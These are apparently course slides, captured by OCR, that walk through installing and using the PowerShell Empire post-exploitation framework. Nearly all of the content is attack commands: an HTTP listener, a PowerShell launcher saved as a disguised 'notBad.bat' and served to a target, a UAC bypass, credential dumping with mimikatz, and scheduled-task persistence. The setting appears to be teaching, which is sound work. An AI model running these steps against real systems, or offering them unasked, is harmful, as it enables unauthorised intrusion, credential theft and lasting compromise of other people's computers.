
# Empire

# Installing PowerShell Empire

- CSC436_Domain
- Be sure to authenticate first! (pull up a browser)
- `git clone https://github.com/EmpireProject/Empire.git`
- `cd Empire`
- `./setup/install.sh`

- `./empire`

# Our Workflow



# Listener

- We first need to setup a listener with Empire
  - `listeners`
  - `uselistener <chosen_listener_type>`
    - `http`
  - `execute`
    - `info` first?

# Launcher

- launcher
- launcher powershell http

# Now, we need to execute this on our target

- This part is the "exploitation" part. We're going to abstract this away a bit.
  - Could be through phishing, a previous exploit, whatever.

- Paste the contents into a file… "notBad.bat"
- `python –m SimpleHTTPServer 8000`
- Execute on the target!

# Agents

- The computers we have access to are called Agents
- Run the `agents` command
- rename <old name> <new name>
- `list` will list the agents

# Interact with an agent

- `interact <agentname>`
- `info`
- Note the high_integrity is 0. This means we're not admin.
- Let's escalate our privileges
  - `bypassuac http`
  - `back`
  - `list`
  - `interact`
  - `info`

# Dump some credentials?

- `creds`
- `mimikatz`

# Persistence

- `usemodule persistence/elevated/schtasks`
- `info`
- `set onLogon True`
- `set Listener http`
- `execute`

# What Else?

- Powershellempire.com has tons of great documentation
- https://github.com/EmpireProject/Empire